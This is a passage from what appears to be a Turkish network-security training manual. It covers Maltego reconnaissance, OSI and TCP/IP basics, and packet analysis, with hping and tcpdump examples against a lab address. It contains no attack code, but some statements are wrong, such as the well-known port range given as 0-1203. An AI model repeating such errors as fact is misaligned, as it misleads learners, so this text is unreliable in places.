2.3.3.10. Yeni Nesil Bilgi Toplama Aracı:Maltego


Maltego, bildiğimiz tüm klasik bilgi toplama yöntemlerini birleştirerek merkezi bir yerden kontrol ve raporlama imkanı sunar. Bu sebeple yeni nesil (ikinci nesil) bilgi toplama aracı olarak sınıflandırılır.

Maltego dört ana ekranlarından oluşur. Bu ekranlar arama kriterlerin, ana sorgu sayfası, sorgu özellikleri ve üst menüdür.




2.3.3.10.1. Maltego ile Arama Yapma

Sol taraftaki menüden arama kriteri(şahıs arama, e-posta arama, domain, ip arama vs) belirlenerek ortadaki alana sürüklenebilir. Sonra ortadaki alanda arama yapılacak kriterle ait özellikler çift tıklanarak girilir ve son olarak da objenin üzerinde sağ fare tuşu ile ne tür aramalar yapılacağı belirtilir.




2.3.3.10.2. Arama Kriterleri




2.3.3.10.3. Arama Sonuçları

Arama sonuçlarını ilgilendiren önemli bir husus aramanın hızlı bir arama mı yoksa yavaş bir arama şeklinde olacağıdır. Hızlı arama çabuk sonuç döner fakat çok sağlıklı olmaz. Yavaş arama ise sağlıklı sonuçlar döner fakat çok uzun sürebilir. Dolayısı ile Speed/Accuracy değerini ortada tutmak uygun bir çözüm olacaktır.



Arama sonrası sonuçlar orta ekranda gösterilecektir. Herhangi bir sonuç objesi üzerine gelinirse o objeye ait özellikler ekranın sağ kısmında belirir.




3. Temel TCP/IP ve Ağ Bilgisi

Amaç: ARP, IP, ICMP, UDP ve TCP amaç bu protokollerin amacını, işlevini ve hangi standartlara göre çalıştığını öğrenmek.

3.1. OSI Katmanı ve Katman İşlevleri

Networking'e giriş derslerinin vazgeçilmez klasiği OSI katmanı temelde ürünlerinin birbirleri ile sağlıklı haberleşmesini isteyen üreticilerin International Standards Organization (ISO) aracılığı ile çıkardığı ve uyduğu bir yapıdır.



3.1.1. Eğitim açısından OSI'nin önemli katmanları

Application Layer: Kullandığımız uygulamalar: ftp, netcat, Outlook express, Firefox vs


Transport Katmanı : Uçtan uca sağlıklı akış kontrolunu sağlamakla yükümlüdür. TCP ve UDP bu katmanın protokolleridir.

Network Katmanı : Adresleme ve yönlendirme katmanı. Bilginin farklı adreslere hangi yollardan ulaşacağını sağlar.

Data Link Layer : MAC adreslerinin kullanıldığı katmandır. Üst katmanlardan gelen bilgiyi fiziksel ortama göndermeden uygun formata çevirip organize eder.

3.2. TCP/IP

1982 yılında Department of Defense (DoD) tarafından askeri iletişim amaçlı kullanılan ve sonrasında internetin ortaya çıkmasında önemli rol oynayan protocol. Novell'in IPX'ini saymazsa günümüz iletişim ortamlarının da temelidir.



3.2.1. TCP/IP Katmanları

TCP/IP'de OSI benzeri çeşitli katmanlardan oluşur. Her katmanın işi bir önceki katmandan gelen veriyi uygun bir şekilde işleyerek bir sonraki katmana sunmaktadır.

TCP/IP'de temel iletişim TCP/UDP portları aracılığı ile yapılmaktadır. Port kavramı bilgisayarlardaki paralel ve seri portlardan tamamen farklı ve bağımsızdır. Sistemlerde çalışan servisleri dijital ortamda belirtmek için kullanılır.

FTP servisi 21. portta çalışır, SSH 22. portta çalışır gibi..

Ortalama 65000 civarlı port vardır ve bunlara değerlerine göre çeşitli gruplandırma yapılmıştır.

3.2.2. Port Gruplaması

- 0-1203 arası well known portlar
- 1024- 49151 registered portlar
- 49152- 65535 Dinamik portlar

3.2.3. Çok kullanılan bazı servisler ve kullandıkları Port/Protokol Bilgileri

Port	Service	Protocol
21	FTP	TCP
22	SSH	TCP
23	Telnet	TCP
25	SMTP	TCP
53	DNS	TCP/UDP
67/68	DHCP	UDP
69	TFTP	UDP
79	Finger	TCP
80	HTTP	TCP
88	Kerberos	UDP
110	POP3	TCP
111	SUNRPC	TCP/UDP
135	MS RPC	TCP/UDP
139	NB Session	TCP/UDP
161	SNMP	UDP
162	SNMP Trap	UDP
389	LDAP	TCP
443	SSL	TCP
445	SMB over IP	TCP/UDP
1433	MS-SQL	TCP

3.3. Address Resolution Protocol

Yerel ağlarda iki hostun birbiri ile anlaşabilmesi için kullanılan protokoldür. İki host birbiri ile iletişime geçmeden önce birbirlerinin IP adreslerini bilmek zorundadır. IP adresini bilenlerind e iletişime geçebilmesi için MAC adreslerini edinme zorunluluğu vardır.

ARP iki işlemli bir süreçtir.

- İletişime geçmek isteyen sistem hedef sistemin MAC adresini öğrenmek için tüm ortamın alacağı (broadcast) bir paket gönderir. Bu paket arp_request paketidir ve bir sniffer aracılığı ile incelediğinde ekreti çıktıya benzer olacaktır.

3.3.1. Arp Request paketi

```
■ Address Resolution Protocol (request)
Hardware type: Ethernet (0x0001)
Protocol type: IP (0x0800)
Hardware size: 6
Protocol size: 4
Opcode: request (0x0001)
Sender MAC address: Paradigm_22:39:3f (00:13:64:22:39:3f)
Sender IP address: 192.168.1.1 (192.168.1.1)
Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
Target IP address: 192.168.1.3 (192.168.1.3)
```

Şekil 3.2-1

- İkinci işlem: Kendisine broadcast olarak gelen arp isteğini alan sistem Target IP address kısmını kendi IP Adresi ile karşılaştırarak cevap döner ya da dönmez. IP adresi kendisine aitse gerekli cevabı sadece sorgulama yapan sisteme döner, IP adresi kendisine ait değilse herhangi bir cevap dönmez.

3.3.2. Arp Reply Paketi

```
└─ Address Resolution Protocol (reply)
    Hardware type: Ethernet (0x0001)
    Protocol type: IP (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (0x0002)
    Sender MAC address: Intel_38:6e:45 (00:19:d2:38:6e:45)
    Sender IP address: 192.168.1.3 (192.168.1.3)
    Target MAC address: Paradigm_22:39:3f (00:13:64:22:39:3f)
    Target IP address: 192.168.1.1 (192.168.1.1)
```

Şekil 3.2-2

3.3.3. ARP'ın güvenlik açısından Önemi

ARP yerel ağlarda iletişimini başladığı ilk nokta olduğu için güvenlik açısından oldukça önemlidir. Protokol doğası gereği rahatlıkla kötüye kullanılabilir. Arp Cache poisoning, arp spoff gibi saldırı tipleri Layer 2 de iletişimini ele geçirilmesine sebep olur. L2 de ele geçirilen bir iletişim üzerinde istenilen inceleme yapılabilir, aksiyon alınabilir.

3.4. IP (Internet Protocol)

Taşıma, dağıtım protokolüdür. Verilerin internet/LAN ortamında dolaşması IP sayesinde olur. Diğer protokollere oranla biraz daha karmaşık bir yapıya sahiptir.

Günümüzde Ipv4 adres yapısı kullanılmasına rağmen gerek IP adreslerinin yetersizliği gerek güvenlik konusunda eksik kalması gibi nedenlerden dolayı çok kısa bir süre içinde yeni nesil IP (Ipv6) altyapısına geçişler başlayacaktır.

Version	IHL	Type of Service	Total Length	
Identification			Flags	Fragment Offset
Time to Live	Protocol	Header Checksum		
Source Address				
Destination Address				
Options			Padding	

Şekil 3.4-1

3.4.1. TTL

TimeToLive değeri. Her IP paketinin bir TTL değeri vardır ve bu değer her yönlendirice bir eksiltilir. Böylece yolunu şaşırılmış(?) IP paketlerinin sonsuza kadar interneti meşgul etmesi engellenir. TTL değeri biten paket için kaynak sisteme TTL Expired manasına gelen ICMP bilgilendirme mesajı gönderilir.

Kaynak Adres: İletişimi başlatan adres

Hedef Adres: İletişimin hedef adresi

Protocol: IP paketinin taşıdığı protokol bilgisidir. UDP, TCP olabilir.

3.4.2. Sniffer ile IP Paketi Analizi

```
■ Internet Protocol, Src: 192.168.1.3 (192.168.1.3), Dst: 80.93.212.86 (80.93.212.86)
  Version: 4
  Header length: 20 bytes
  ■ Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
    Total Length: 40
    Identification: 0x38ca (14538)
  ■ Flags: 0x04 (Don't Fragment)
    0... = Reserved bit: Not set
    .1.. = Don't fragment: Set
    ..0. = More fragments: Not set
    Fragment offset: 0
    Time to Live: 128
    Protocol: TCP (0x06)
  ■ Header checksum: 0xdbe5 [correct]
    [Good: True]
    [Bad : False]
Source: 192.168.1.3 (192.168.1.3)
Destination: 80.93.212.86 (80.93.212.86)
```

Şekil 3.4-2

3.5. ICMP

ICMP bir bilgilendirme protokolüdür. Üzerinde çalıştığı IP'nin böyle bir fonksiyonu olmadığı için bu işi IP'ye bırakmıştır.

```
+ Frame 1 (74 bytes on wire, 74 bytes captured)
+ Ethernet II, Src: Intel_38:6e:45 (00:19:d2:38:6e:45), Dst: Paradigm_22:39:3f (00:13:64:22:39:3f)
+ Internet Protocol, Src: 192.168.1.3 (192.168.1.3), Dst: 192.168.1.1 (192.168.1.1)
- Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0x485c [correct]
    Identifier: 0x0400
    Sequence number: 256 (0x0100)
    Data (32 bytes)

0000  00 13 64 22 39 3f 00 19 d2 38 6e 45 08 00 45 00 ..d"9?... .8nE...E.
0010  00 3c 37 f5 00 00 80 01 7f 77 c0 a8 01 03 c0 a8 ..<7..... .w.....
0020  01 01 08 00 48 5c 04 00 01 00 61 62 63 64 65 66 ...H\.. ..abcdef
0030  67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 ghijklmn opqrstuvwxyz
0040  77 61 62 63 64 65 66 67 68 69 wabcdefq h1
```

Şekil 3.5-1

Benzer şekilde UDP 'de bazı durumlarda bilgilendirme için ICMP kullanılır. Mesela kapalı portlar için UDP protokolü ICMP'i kullanır.

ICMP'ye aslında ping komutundan aşınayızdır. Ping komutu basitçe icmp echo request ve echo reply paketlerinden oluşur.

Istenirse ping komutu kullanılabilir ya da hping'in icmp paket üretme seçenekleri denenebilir. Ping komutu ile sadece iki tip icmp paketi görebilir. Hping ile istenilen icmp paketlerini oluşturabilir.

3.5.1. Hping ile icmp paketi oluşturma.

```
# hping --icmp 192.168.1.1 -c 1
HPING 192.168.1.1 (eth0 192.168.1.1): icmp mode set, 28 headers + 0 data bytes
len=46 ip=192.168.1.1 ttl=255 id=25683 icmp_seq=0 rtt=2.6 ms

--- 192.168.1.1 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 2.6/2.6/2.6 ms
```

ICMP paketlerinde TCP ve UDP'deki port değeri yoktur, bunlara benzer olarak icmp type ve icmp code değerleri vardır. Bir ICMP paketinin ne işe yaradığı bu değerlerle belirlenir. Bazı icmp type değerleri ek olarak icmp code değerine de sahiptir.

Mesela Icmp type 3 mesajı Destination Unreachable(hedef ulaşılamaz) anlamındadır fakat hedef ulaşılamaz mesajı da farklı anlamlar içerebilir işte burada icmp code değeri devreye girerek hangi kodun aslında ne manaya geldiğini söyler.


- 0 Net Unreachable
- 1 Host Unreachable
- 2 Protocol Unreachable
- 3 Port Unreachable
- 4 Fragmentation Needed and Don't Fragment was Set
- 5 Source Route Failed
- 6 Destination Network Unknown
- 7 Destination Host Unknown
- 8 Source Host Isolated
- 9 Communication with Destination Network is
Administratively Prohibited
- 10 Communication with Destination Host is
Administratively Prohibited
- 11 Destination Network Unreachable for Type of Service
- 12 Destination Host Unreachable for Type of Service
- 13 Communication Administratively Prohibited [RFC 1812]
- 14 Host Precedence Violation [RFC 1812]
- 15 Precedence cutoff in effect [RFC 1812]

```
# hping --udp 192.168.1.1 -p 9000 -n -c 1
HPING 192.168.1.1 (eth0 192.168.1.1): udp mode set, 28 headers + 0 data bytes
ICMP Port Unreachable from ip=192.168.1.1

# tcpdump -i eth0 -ttttnn udp or icmp and host 192.168.1.1
2007-07-05 20:15:49.368744 IP 192.168.1.4.2548 > 192.168.1.1.9000: UDP, length
0
2007-07-05 20:15:49.369452 IP 192.168.1.1 > 192.168.1.4: ICMP 192.168.1.1 udp
port 9000 unreachable, length 36
```

Tcpdump çıktısından görüleceği gibi hedef sisteme açık olmayan bir porta gönderilen pakete ICMP port unreachable cevabı dönüyor.

*Wireshark kullanarak daha detaylı çıktı alabiliriz.



Cevabın type 3 code 3 olduğu gözükmüyor.


Tüm icmp type/code değerlerine <http://www.iana.org/assignments/icmp-parameters> adresinden ulaşılabilir.

3.5.2. Hping ile ICMP tipi ve kodu belirtmek için kullanılan parametreler.

-C --icmptype type

-K --icmpcode code

3.6. TCP



TCP güvenilir bir protokoldür. Güvenilir kelimesinden kasıt veri iletişiminin garantisidir.

Yani iki host arasında veri iletişimini başlamadan bir kanal kurulur ve veriler bu anlaşmadan sonar aktarılır. Eğer bu anlaşma(3 lu el sıkışma) gerçeklenemzse veri iletişimini başlamaz.

TCP'nin güvenilirliğini sağlayan diğer önemli bir husus da gönderilen her veri parçası için onay beklenmesidir. Böylece arada eri paketlerinin kaybolma olasılığı kalmamaktadır. Bu tip sıkı denetimlerin sonucu olarak TCP muadili UDP'ye göre daha yavaş kalır.

TCP oturumunda en önemli bileşen bayrak(flags)lardır. Oturumun kurulması, veri aktarımı, bağlantının koparılması vb gibi işlerin tamamı bu bayraklar aracılığı ile yapılır. İnceleyeceğimiz diğer protokollerde(IP, ICMP, UDP) bayrak tanımı yoktur.

İlk oluşturacağımız paket her TCP oturumunun kurulmasında ilk adımı oluşturan SYN bayraklı bir paket . hping'e -S parametresi vererek SYN bayraklı paketler gönderebiliriz. Ya da nemesis programı ile nemesis tcp -fS komutu ile Syn bayraklı paketler oluşturulabilir.

```
# hping -S 192.168.1.1
```

```
HPING 192.168.1.1 (eth0 192.168.1.1): S set, 40 headers + 0 data bytes
len=46 ip=192.168.1.1 ttl=255 DF id=0 sport=0 flags=RA seq=0 win=0 rtt=2.5 ms
len=46 ip=192.168.1.1 ttl=255 DF id=0 sport=0 flags=RA seq=1 win=0 rtt=0.9 ms
```

```
--- 192.168.1.1 hping statistic ---
```

```
2 packets tramitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 0.9/1.7/2.5 ms
```

Hping tarafından oluşturulan paket detayı

```
# tcpdump -i eth0 -ttttnn tcp and host 192.168.1.1
```

```
2007-07-05 19:44:30.096849 IP 192.168.1.4.2244 > 192.168.1.1.0: S
2019758107:2019758107(0) win 512
2007-07-05 19:44:30.097393 IP 192.168.1.1.0 > 192.168.1.4.2244: R 0:0(0) ack
2019758108 win 0
```


3.7. UDP

TCP'den farklı olarak oldukça basit bir protokoldür. Oturumun kurulması için bayrak vs gerekmez. Paketi oluşturur ve hedef sisteme gönderirsiniz, paketin ulaştığı garanti değildir .

Port taramalarda açık udp portları herhangi bir cevap dönmezken kapalı udp portları ICMP aracılığı ile icmp port unreachable mesajı döner.

3.7.1. UDP Başlığı

Şekilden de anlaşılacağı gibi UDP oldukça basit bir protokoldür ve bu basitliği ona hız kazandırır.



3.7.2. Sniffer aracılığı ile UDP Protokolü

```
[-] User Datagram Protocol, Src Port: 7668 (7668), Dst Port: domain (53)
    Source port: 7668 (7668)
    Destination port: domain (53)
    Length: 50
[-] Checksum: 0xd18f [correct]
    [Good Checksum: True]
    [Bad Checksum: False]
[+] Domain Name System (query)
```

3.8. TCP/IP Ağlarda Parçalanmış Paketler

3.8.1. Parçalanmış Paketler

Parçalanmış paketler(Fragmented Packets) konusu çoğu network ve güvenlik probleminin temelini teşkil etmektedir. Günümüzde tercih edilen NIDS/NIPS(Ağ tabanlı Saldırı Tespit ve Engellemeye Sistemleri) sistemleri bu konuya bir çözüm getirse de hala eksik kalan, tam anlaşılmayan kısımlar vardır. Bu sebepledir ki günümüzde hala parçalanmış paketler aracılığıyla yapılan saldırılara karşı korunmasız olan popüler IPS yazılımları bulunmaktadır.

3.8.1.1. IP (Internet Protocol) Yapısı

Parçalanmış paketler konusunun iyi anlaşılabilmesi için öncelikle IP(Internet Protocol) paketinin temel yapısının bilinmesi gerekmektedir. IP paketinin yapısını analiz etmek Sniffer olarak adlandırılan çeşitli araçlar vasıtasyyla olur. Bu araçlardan bazıları aşağıdaki gibidir;

Tcpdump

Wireshark

Snort

Tshark

Snoop

Linux ortamında paket analizi için en sık kullanılan araçlar tcpdump ve daha görsel bir araç olan Wireshark'dır.

Windows ortamları için windump, thsark ya da daha görsel bir yazılım olan Wireshark tercih edilmektedir.

Tcpdump ile paket analizi yaparken dikkat edilmesi gereken en önemli nokta tcpdump'ın öntanımlı değerleri ile bir pakete ait 68/96 byte'ı göstermesidir. Bu değer bir ip paketinin başlık bilgilerini göstermeye yetecektir fakat paketin payload kısmı incelenmek istenirse bu değerden daha fazlasına ihtiyaç duyulur.

Tcpdump'la analiz yaparken -s 0 parametresini kullanarak bir pakete ait tüm alanları görmek mümkündür. Temel Tcpdump kullanımı için <http://www.enderunix.org/docs/tcpdump.html> adresinden faydalabilirsiniz.

3.8.1.2. MTU (Maximum Transfer Unit)

MTU değeri bir ağa girişteki maksimum kapasiteyi belirtir. Mesela Ethernet ağları için MTU değeri 1500 byte, FDDI için 4500 byte'dır. Bu demek oluyor ki ethernet ağa giren bir paketin boyutu maksimum 1500 byte, FDDI ağa giren bir paketin boyutu en fazla 4500 byte olabilir.

MTU değerleri farklı iki ağ arasında geçişlerde eğer ilk ortamın MTU değeri daha büyüğse IP paketlerinde yeni girilecek ortama göre parçalama işlemi yapılır.



3.8.2. Paket Parçalama(Fragmentation)

Fragmentation (parçalama) bir IP datagramının ağlar arasında dolaşırken kendi boyutundan daha düşük kapasitede bir ağa/ağ geçidine geldiğinde yaşadığı durumdur, yani parçalanma, bölünmedir.

Mesela Ethernet ağlarının MTU değeri 1500 byte'dır. Bizim IP datagramımızın değeri 1560 byte olsun. Bu paket ethernet ağının girişindeki router'a geldiğinde router diğer tarafında ethernet ağı olduğunu ve bunun mtu değerinin 1500 byte olduğunu bilir ve 1560 byte'lık gelen paketi Ethernet ağına parçalayarak gönderiyor.

Paketimiz artık hedefine ilk parça 1500 byte, ikinci parçası 60 byte olmak üzere iki parça olarak ulaşır ve birleştirilir.

Paketlerin Birleştirilmesi

Parçalanmış paketlerin hedefe ulaştığında doğru sırada birleştirilmesi gereklidir. Paketler hedefe ulaştığında tekrar birleştirilip orjinalinin elde edilmesi için her pakette bulunması gereken bazı alanlar vardır. Bunlar;

